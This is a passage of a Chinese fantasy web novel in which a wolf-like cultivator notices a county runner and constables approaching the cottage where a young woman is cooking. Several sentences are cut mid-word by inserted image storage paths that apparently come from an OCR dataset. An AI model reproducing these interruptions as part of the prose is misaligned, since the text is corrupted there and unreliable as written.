    天道这方面管得严,想要使用哪些法术,必须用功德兑换。


    他目前能使用的是幻术,缩地成寸以及袖里乾坤。


    李陶然正往锅里舀水,灶膛里的火噼啪作响。


    乌云出神地想着,耳朵忽然敏锐地捕捉到远处山道上不同寻常的动静。


    是马蹄声,不止一匹,还有金属甲片碰撞的轻响,以及官靴踏地的沉重步伐。


    灰狼眼睛瞬间眯起,耳朵转向声音传来的方向。他缓缓站起身,喉咙里发出极低的、预警般的呼噜声。


    李陶然刚把米下锅,盖上锅盖,一回头就看到乌云这副警戒的姿态。她愣了一下:“怎么了?”


    乌云没看她,而是走到门边,用鼻子顶开门缝,向外望去。


    山道拐角处,转出一队人马。为首的骑着高头大马,穿着县衙差役的常服,腰佩一柄刀。身后跟着四五个步行衙役,还有一辆简陋的青布小车。


    这阵仗,绝非寻常。